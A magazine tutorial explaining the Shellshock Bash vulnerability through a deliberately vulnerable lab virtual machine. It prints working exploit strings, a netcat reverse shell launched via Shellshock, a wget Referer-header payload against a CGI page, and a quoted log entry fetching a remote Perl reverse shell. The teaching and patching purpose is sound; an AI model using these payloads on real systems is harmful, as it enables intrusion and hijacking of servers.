LINUX VOICE TUTORIAL

SHELLSHOCK: BREAKING INTO BASH

BEN EVERARD

Hack into a server using the latest Bash exploit, see how it works, and congratulate yourself that you've updated – haven't you?...

WHY DO THIS?

- Discover how the most dangerous vulnerability of 2014 works.
- Protect your machines from Shellshock.
- Run your first penetration test and learn how hackers break into servers.

On Thursday 25 September, we awoke to news of a dangerous vulnerability in *Bash* affecting almost all Linux systems. It has already acquired the nickname Shellshock. The news had been released during the day in America while we were out of the office, and was already several hours old by the time we heard it on Friday morning. A patch had been released, so all we had to do was log into our servers and run **yum update bash** to secure our systems. Later on that day, our server's logs were full of people trying to exploit this bug – but what was it, why was it so dangerous, and how did a vulnerability in a shell lead to servers being compromised?

We're going to answer these questions by taking a look at a virtual machine that we've created to be vulnerable to this particular exploit. You can download it from **www.linuxvoice.com/shellshock**. It's an OVA file, so you can import it straight into *VirtualBox*.

The virtual machine should be imported with a host-only network, which means that it's only accessible from the machine *VirtualBox* is running on. However, for this to work, you'll need to set up a host-only network if one doesn't already exist. Go to File > Preferences > Network > Host-Only Network, and if there's no entry in the list, click on the + icon to create one. Then press OK. The virtual machine is currently set to use 2GB of RAM. If you have less than 4GB on your machine, it's probably worth reducing this until it's about half of the amount of RAM in the system.

With this set up, boot the machine, and it should log you into an Ubuntu Unity session (the username/password is **ben**/**password**, but you shouldn't need this). You can check that the machine is vulnerable to Shellshock by opening a terminal (click on the Ubuntu logo, type **terminal**, then click on the icon) and entering the following:

```
env x="() { :;}; echo 'vulnerable'" /bin/bash -c "echo test"
```

You can also try this on your local machine to make sure it's properly secure. If your machine is vulnerable, you should see the following output:

All our Linux machines were vulnerable to Shellshock, but patching them was easy.


```
vulnerable
test
```

If you get this output on a system other than our vulnerable virtual machine, you should update *Bash* using your package manager. If your machine isn't vulnerable, you should see something like this:

```
/bin/bash: warning: x: ignoring function definition attempt
/bin/bash: error importing function definition for `x'
test
```

Let's first take a look at what this attack does. *Bash*, like most Unix shells, lets you create variables and export them to the environment. These environmental variables are a bit like global variables in programming languages, because you can access them from any code running in the shell. If you spawn another shell from your current one, these environmental variables are included there as well.

How it works

You can see all the environmental variables in a particular shell with the command **env**. Most (or possibly all) of these will be text strings containing data about the particular configuration. However, it's also possible to create environmental variables that contain functions.

These functions are then available to everything running in the shell. The crux of the Shellshock bug is that if an environmental variable contains the text for a function and also some code after the end of the function, that code after the function will be executed when a new shell is created. The exploit code above contains three parts:

```
env x=
```

The first part uses **env** to create a modified environment, then in this new environment create the variable **x** and sets it to the variable contained in the second part

The next part is itself in two parts.

```
"() { :;}; echo 'vulnerable'"
```

The funny sequence of symbols at the start – **() { :;};** – is just an empty function with no name. It doesn't do anything, but it's there to make *Bash* recognise that the particular bit of code as a function. The second part – **echo 'vulnerable'** – comes after the function finishes. This is what's executed when a new shell is spawned. The final part simply spawns a new shell in the modified environment (it's the second parameter to the **env** command):

```
/bin/bash -c "echo test"
```

The above is the standard code for checking for Shellshock, because it won't leave anything awkward in the environment after you've run it; but it uses **env**, which is a slightly unusual command. Many people will find the below way of exploiting Shellshock a little more familiar:

```
export x="() { :;}; echo 'vulnerable'"
bash -c "echo 'test'"
```

You should find that the first command doesn't output anything, but the second gives the same output as above. It works in the same way.

This is a type of vulnerability called code execution. It means an attacker can run anything they want to on your computer. Let's now take a look at how an attacker could use it to gain command line access to your machine.

First, you need to know the IP addresses of both your machine and the vulnerable virtual machine. They should be 192.168.56.1 and 192.168.56.101 respectively, but it's worth checking by running **ifconfig** at the command line (you're looking for the IP address in the **vboxnet0** block).

First you need to prepare the host machine (ie not the virtual machine) to receive access once you've run the exploit. This is done by entering the following:

```
nc -l 4444
```

You'll need to install **nc** from your package manager if it's not already installed. The exploit code to run on the virtual machine is then:

```
env x="() { :;}; /bin/nc.traditional -e /bin/sh 192.168.56.1 4444" /
bin/bash -c "echo test"
```

Of course, we could just have run the reverse shell command without bothering with Shellshock. The real danger isn't from within a *Bash* session, but that Shellshock can be triggered by a remote hacker.

How to use it

To be able to exploit Shellshock, you need to find a way of injecting environmental variables into *Bash*, and a way of spawning shells. This is actually easier than it sounds, because in some configurations, web servers will do all it for you.

When you're browsing the web and request a web page from a server, you send various bits of data, like a bit of text identifying the browser you're using and the cookie are just strings of text that you can put anything in. If the website uses CGI (computer generated images) to create the website, it passes this data to an environmental variable in the shell. If some code used to generate the web page spawns a shell, you can use this data to launch an attack.

Our server uses PHP in CGI mode (most server configurations don't), and *Bash* as the default **/bin/sh** (again, this isn't standard). With this set up, we created a simple test file called **test.php** that spawns a shell when it creates a web page that gives information about the machine's network connection:


```
<?php passthru("ifconfig");
```

The **passthu()** PHP function executes a command, then sends the output back to PHP. This uses **/bin/sh** to run the command. All you need to do to compromise the server using Shellshock is send a request for this page with an HTTP header that contains an exploit string. You can do this in many ways, but the easiest is with **wget**:

```
wget --referer '() { :; }; /bin/nc.traditional -e /bin/sh 192.168.56.1
4444' http://192.168.56.101/test.php
```

This uses the **referer** HTTP header value, but there are plenty of others that would also work.

It uses the same reverse shell we used earlier (you'll need to have a listener set up before running it), but this time you can launch it entirely from the host computer and it will log into the vulnerable virtual machine. This is only one way of exploiting Shellshock. There are other ways of triggering it remotely, such as through malicious DHCP calls from a router, which may be more likely to work on desktop machines than the method we've looked at here.



This attack gives us access to the user www-data, which has enough privileges to send spam, DDOS attack another server or even run Shellshock attacks on other servers.

> **"The real danger is that Shellshock can be triggered by a remote hacker."**

Almost as soon as the Shellshock vulnerability came to light, people started scanning the web for vulnerable servers.

Here's an excerpt from **www.linuxvoice.com**'s server log:

```
109.95.210.196 - - [26/Sep/2014:14:23:31 +0100] "GET /
cgi-sys/defaultwebpage.cgi HTTP/1.1" 301 - "-" "() { :;}; /bin/
bash -c \"/usr/bin/wget http://mormondating.site/firefile/
temp?h=linuxvoice.com -O /tmp/a.pl\""
```

As you can see, it's requesting the web page **www.linuxvoice.com/cgi-sys/defaultwebpage.cgi** (this doesn't exist, but it's scanning large numbers of sites for common web addresses), and trying to execute the code:

```
/bin/bash -c \"/usr/bin/wget http://mormondating.site/firefile/
temp?h=linuxvoice.com -O /tmp/a.pl\
```

The page **http://mormondating.site/firefile/temp** contains a Perl script that's a more robust reverse shell than the one we used above. This attack wasn't conducted by the people running **mormondating.site**, but by someone who's already compromised their server. These attackers are using each compromised server to scan for more vulnerable servers and so build up a botnet of servers based on Shellshock. You've been warned – update now!